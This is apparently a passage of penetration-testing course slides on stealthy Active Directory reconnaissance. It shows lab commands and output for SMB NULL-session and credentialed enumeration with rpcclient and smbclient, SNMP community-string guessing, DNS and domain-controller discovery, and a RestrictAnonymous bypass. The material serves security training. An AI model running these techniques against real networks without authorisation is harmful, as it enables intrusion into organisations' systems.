

Penetration Testing eXtreme

v2

Advanced Active Directory Reconnaissance & Enumeration

S e c t i o n 0 2 | M o d u l e 0 1

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Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How to thoroughly (and stealthily) perform reconnaissance and enumeration activities against an Active Directory environment
- ✓ How to hunt for privileged Active Directory users and identify (stealthier) attack paths

Introduction

1.1 Introduction

In this module we are going to showcase reconnaissance and enumeration techniques against Active Directory infrastructures.

We will also cover how we can leverage native Windows/Active Directory functionalities and components to be as stealthy as possible, during the reconnaissance and enumeration phase.

1.1 Introduction

The most common attack path a red team member will follow to domain admin is not the one that contains throwing exploits around.

A red team member will usually identify misconfigurations or exploit trust relationships which will take him all the way to domain administrator. To achieve this, stealthy and extensive reconnaissance and enumeration are required, prior to any exploitation activities.

1.1 Introduction

In this module, we will also remind ourselves of some traditional reconnaissance & enumeration concepts that are still applicable.

This way, we can also compare them with their stealthier, newer counterparts.

1.2

The Traditional Approach

1.2 The traditional approach

In this part, we will remind ourselves of some traditional reconnaissance & enumeration concepts, that are usually applied during Active Directory penetration testing activities.

Familiarity is assumed with those techniques. Consequently, we will cover only the most effective ones.

1.2 The traditional approach

Windows Domain Reconnaissance & Enumeration

We will cover reconnaissance and enumeration activities in the following scenarios:

- Using a sniffer or a network scanning tool
- Through a non-domain joined Linux machine, without a Windows shell
- Through a domain joined Windows machine

1.2.1 Using a sniffer or a network scanning tool

Reconnaissance & enumeration using a sniffer or a network scanning tool

A good starting point for our reconnaissance activities is firing up a sniffer and passively sniffing traffic. We may stumble upon SNMP community strings, hostnames or domain names and ARP traffic being broadcasted. Wireshark and tcpdump have proven to be effective for this task.

1.2.1 Using a sniffer or a network scanning tool

As far as scanning is concerned, we assume familiarity with Nmap and therefore we will not go through it.

It should be noted that the majority of Nmap-derived scans will be picked up by IDS solutions.

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Reconnaissance & enumeration through a non-domain joined Linux system, without a Windows shell.

To identify some targets, we can start our reconnaissance and enumeration activities by firing up nbtscan, against the organization’s IP ranges, as follows.

```
>> nbtscan -r <range>
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

In addition, we can perform reverse DNS queries to identify hostnames using Nmap.

```
>> nmap -sL <target or range>
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine


Metasploit’s *smb_version* module can be also used to scan networks for Windows systems. It retrieves information like the machine’s name, the domain’s name and the Windows version. Weaker/older systems can be exploited with less effort.

```
>> use auxiliary/scanner/smb/smb_version
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Metasploit's smb_version module

Running this module against our testing "ELS" domain returns the following (output excerpt).



```
[*] Scanned 103 of 256 hosts (40% complete)
[*] 10.10.10.103:445      - Host is running Windows 8.1 Pro (build:9600) (name:U
SER8) (domain:ELS)
[*] 10.10.10.108:445      - Host is running Windows 2012 R2 Datacenter (build:96
00) (name:WSUS-SERVER) (domain:ELS)
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

We should also not forget investigating for common SNMP misconfigurations.

Misconfigured SNMP devices can provide us with a lot of useful information.

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Leveraging SNMP

MSF's SNMP scanner attempts to guess the community string, if not acquired already e.g. via sniffing.

```
>> use auxiliary/scanner/snmp/snmp_login
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Leveraging SNMP

The community string can be acquired through sniffing if SNMPv1 or SNMPv2c are in use.

Ettercap can capture the community string by executing a MITM attack. It should be noted that in order to identify the address of the NMS interacting with the SNMP agent, you will have to add the "-p [PCAPFILE]" argument.

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Leveraging SNMP

Once we acquire the community string, we can enumerate systems running SNMP . Under the hood a Management Information Base (MIB) walk is performed for the enumeration. snmpcheck can assist us in that. You can execute is as follows.

```
>> snmpcheck.pl -c community_string -t ip
```

http://www.nothink.org/codes/snmpcheck/

1.2.2 Recon & enumeration through a non-domain joined Linux machine

dig can also assist us in our reconnaissance efforts. We can try to look up the Windows global catalog (GC) record and the authoritative domain server record to determine domain controller addresses, using *dig*, as follows.

```
>> dig -t NS domain_name
or
>> dig _gc. domain_name
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Enumeration using dig


For this to work, we will have to identify the domain name or simply guess it.

During the course you will find ways to identify an organization's internal domain name externally.

1.2.2 Recon & enumeration through a non-domain joined Linux machine

Enumeration using dig

For example, this is what we would see in our attacking machine, when executing *dig* against the testing “ELS” domain.



```
root@kali:~# dig -t NS els.local

; <<>> DiG 9.10.3-P4-Debian <<>> -t NS els.local
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23809
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;els.local.                     IN      NS

;; ANSWER SECTION:
els.local.              3600    IN      NS      lab-dc01.els.local.

;; ADDITIONAL SECTION:
lab-dc01.els.local.     3600    IN      A       10.10.10.254
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

We can perform enumeration activities against the targeted domain with a valid set of credentials or over a NULL session over SMB sessions.

This kind of enumeration does not require a Windows shell.

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

Even though NULL sessions are becoming extinct they can still be met and leveraged to acquire a great amount of information.

If this is not the case, any valid set of domain credentials will be enough to start our enumeration activities against the domain, without a Windows shell.

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

Then, we can leverage NULL sessions (if they exist) or a valid set of domain credentials to perform enumeration activities against the domain over SMB, using *rpcclient*.

```
>> rpcclient -U username IPAddress
```

For NULL sessions, accompanied by an empty password, use:

```
>> rpcclient -U "" IPAddress
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)


Suppose we phished Samantha Rivers' domain credentials. To identify the accessible machines in a range and then perform enumeration activities over an SMB authenticated session, we should execute the following, using *rpcclient*.

```
>> cat ips.txt | while read line
> do
> echo $line && rpcclient -U "ELS\SamanthaRivers%P@ssw0rd123" -c "enumdomusers;quit" $line
> done
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

This is what this looks like inside our testing "ELS" domain.



```
root@kali:~# cat ips.txt | while read line
> do
> echo $line && rpcclient -U "ELS\SamanthaRivers%P@ssw0rd123" -c "enumdomusers;q
uit" $line
> done
10.10.10.108
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
10.10.10.109
Cannot connect to server.  Error was NT_STATUS_HOST_UNREACHABLE
10.10.10.110
Cannot connect to server.  Error was NT_STATUS_HOST_UNREACHABLE
10.10.10.111
Cannot connect to server.  Error was NT_STATUS_HOST_UNREACHABLE
10.10.10.103
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[x0rc1st] rid:[0x3e9]
10.10.10.121
Cannot connect to server.  Error was NT_STATUS_HOST_UNREACHABLE
10.10.10.122
Cannot connect to server.  Error was NT_STATUS_HOST_UNREACHABLE
root@kali:~# 
```

```
10.10.10.108
10.10.10.109
10.10.10.110
10.10.10.111
10.10.10.103
10.10.10.121
10.10.10.122
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

To get information of the remote server execute the below.

```
rpcclient $> srvinfo
```

To enumerate domain users execute the below.

```
rpcclient $> enumdomusers
```

To enumerate domain and built-in groups execute the below.

```
rpcclient $> enumalsgroups domain
rpcclient $> enumalsgroups builtin
```

To identify a SID we can use the below for a user or group.

```
rpcclient $> lookupnames username or groupname
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

Finally, we can get details for a user having specific RIDs.

For example, to identify the original admin user on a Windows machine, execute the following.

```
rpcclient $> queryuser 500
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

You can gather a great amount of information through an SMB session, we suggest you go through the available tools and their capabilities. We will cover more advanced uses of *rpcclient* in a later module.

Finally, do not neglect to perform share enumeration. Some tools for that are enum4linux, smbmap and Nmap's "*smb-enum-shares*" script.

https://github.com/ShawnDEvans/smbmap

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)


For example, with a valid set of credentials you can enumerate all shares of a machine, as follows.

```
>> smbclient -U "Domain\username%password" -L hostname
```

1.2.2 Recon & enumeration through a non-domain joined Linux machine

SMB (& NULL Sessions)

Inside our testing “ELS” domain, we executed *smbclient* with 2ndAdmin user’s credentials against a domain-joined Windows 8 machine. The result was the following.



```
root@kali:~# smbclient -U "ELS\2ndAdmin%[redacted]" -L user8.els.local
WARNING: The "syslog" option is deprecated
Domain=[ELS] OS=[Windows 8.1 Pro 9600] Server=[Windows 8.1 Pro 6.3]

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Client Certs    Disk
        IPC$            IPC       Remote IPC
```

In this case, the “Client Certs” share was open to all authenticated users. Open shares oftentimes contain critical information.

1.2.3 Defeating anonymous user restrictions

Before we continue let us note that Windows pose numerous obstacles on anonymous users. We will have to overcome those obstacles to get the really interesting pieces of information. The *RestrictAnonymous* registry key is one of the obstacles we would like to overcome.

Even though the following *RestrictAnonymous* bypass technique is not likely to work on modern Windows environments, it may pay dividends on environments containing legacy systems.

1.2.3 Defeating anonymous user restrictions

The *RestrictAnonymous* bypass technique we are talking about is called "Anonymous SID to username translation" and it enables us to perform username enumeration through a SID walk, which takes place in the background.

A tool that automates this procedure for us is *dumpusers*.

http://www.ntsecurity.nu/toolbox/dumpusers/

1.2.3 Defeating anonymous user restrictions

SNMP is another route we can follow in our attempts to bypass anonymous restrictions and continue our enumeration activities. This is due to fact that we can acquire a great percentage of the information we are after through SNMP. Bear in mind that we need to identify the community string for this task.


At the end of our endeavors we would like to put ourselves inside the "Authenticated Users" group. To do this any valid set of credentials will do.

1.2.4 Recon & enumeration through a domain joined Windows machine

We can simply run a DNS query as follows and get the SRV records for DCs.

```
>> nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.domain_name
```

Such a query inside our “ELS” domain returns the below.



```
C:\Users\SamanthaRivers>nslookup -querytype=SRV _LDAP._TCP.DC._MSDCS.els.local
Server:  lab-dc01.els.local
Address:  10.10.10.254

_LDAP._TCP.DC._MSDCS.els.local  SRV service location:
          priority       = 0
          weight         = 100
          port           = 389
          svr hostname   = lab-dc01.els.local
lab-dc01.els.local       internet address = 10.10.10.254
```


1.2.4 Recon & enumeration through a domain joined Windows machine

DC discovery

We can also use ADSI (PowerShell) which is highly recommended.

```
>> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers
```

Such a command inside our testing “ELS” domain results in the following.



```
PS C:\Users\SamanthaRivers> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers


Forest                     : eLS.local
CurrentTime                : 8/21/2017 9:39:37 AM
HighestCommittedUsn        : 401550
OSVersion                  : Windows Server 2012 R2 Standard
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : eLS.local
IPAddress                  : 10.10.10.254
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : lab-dc01.els.local
Partitions                 : {DC=eLS,DC=local, CN=Configuration,DC=eLS,DC=local,
                             CN=Schema,CN=Configuration,DC=eLS,DC=local, DC=DomainDnsZones,DC=eLS,DC=local...}
```


1.2.4 Recon & enumeration through a domain joined Windows machine

DC discovery

```
>> nltest /server:ip_of_any_member /dclist:domain_name
```

For domain DC identification we can also use *nltest* from the Windows Resource Kit.

This command, executed in our testing “ELS” domain returns the following.




```
C:\Users\SamanthaRivers>nltest /server:10.10.10.103 /dclist:ELS
Get list of DCs in domain 'ELS' from '\\LAB-DC01'.
    lab-dc01.els.local [PDC]  [DS] Site: Default-First-Site-Name
The command completed successfully
```

1.2.4 Recon & enumeration through a domain joined Windows machine

```
>> net view /domain
```

Returns workgroups and domains on the network.

This command, executed in our testing “ELS” domain returns the following.



Command Prompt


```
C:\Users\SamanthaRivers>net view /domain
Domain

-------------------------------------------------------------------------------
ELS
The command completed successfully.
```

1.2.4 Recon & enumeration through a domain joined Windows machine

net commands

```
>> net view /domain:domain_name
```

Returns a list of member systems of domains and workgroups. The “Remark” entries may contain useful info. This command, executed in our testing “ELS” domain returns the following.



Command Prompt

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\SamanthaRivers>net view /domain:ELS
Server Name            Remark

-------------------------------------------------------------------------------
\\DC                   lab-dc-01
\\LAB-DC01             lab-dc-01
\\USER8
\\WSUS-SERVER          wsus
The command completed successfully.
```

1.2.4 Recon & enumeration through a domain joined Windows machine

```
>> nslookup ip_of_any_member
```

We can identify hostnames via DNS. We should also check for any allowed zone transfers.


Be aware that any interaction with DNS systems can be easily spotted.

1.2.4 Recon & enumeration through a domain joined Windows machine

Enumeration through DNS

```
>> for /L %i in (1,1,255) do @nslookup 10.10.10.%i [server to resolve from] 2>nul |
find "Name" && echo 10.10.10.%i
```

The above for loop will perform *nslookup* 10.10.10.X commands against the specified DNS server of the domain. This for loop, executed in our testing “ELS” domain returns the following.



```
C:\Users\SamanthaRivers>for /L %i in (1,1,255) do @nslookup 10.10.10.%i 10.10.10
.254 2>nul | find "Name" && echo 10.10.10.%i
Name:    mssqlserver2013.els.local
10.10.10.102
Name:    user8.els.local
10.10.10.103
Name:    exchange.els.local
10.10.10.104
Name:    win10.els.local
10.10.10.105
Name:    mssqlserver2016.els.local
10.10.10.106
Name:    wsus-server.els.local
10.10.10.108
Name:    dc.els.local
10.10.10.254
```

1.2.4 Recon & enumeration through a domain joined Windows machine

```
>> nbtstat -A remote_machine_ip
```

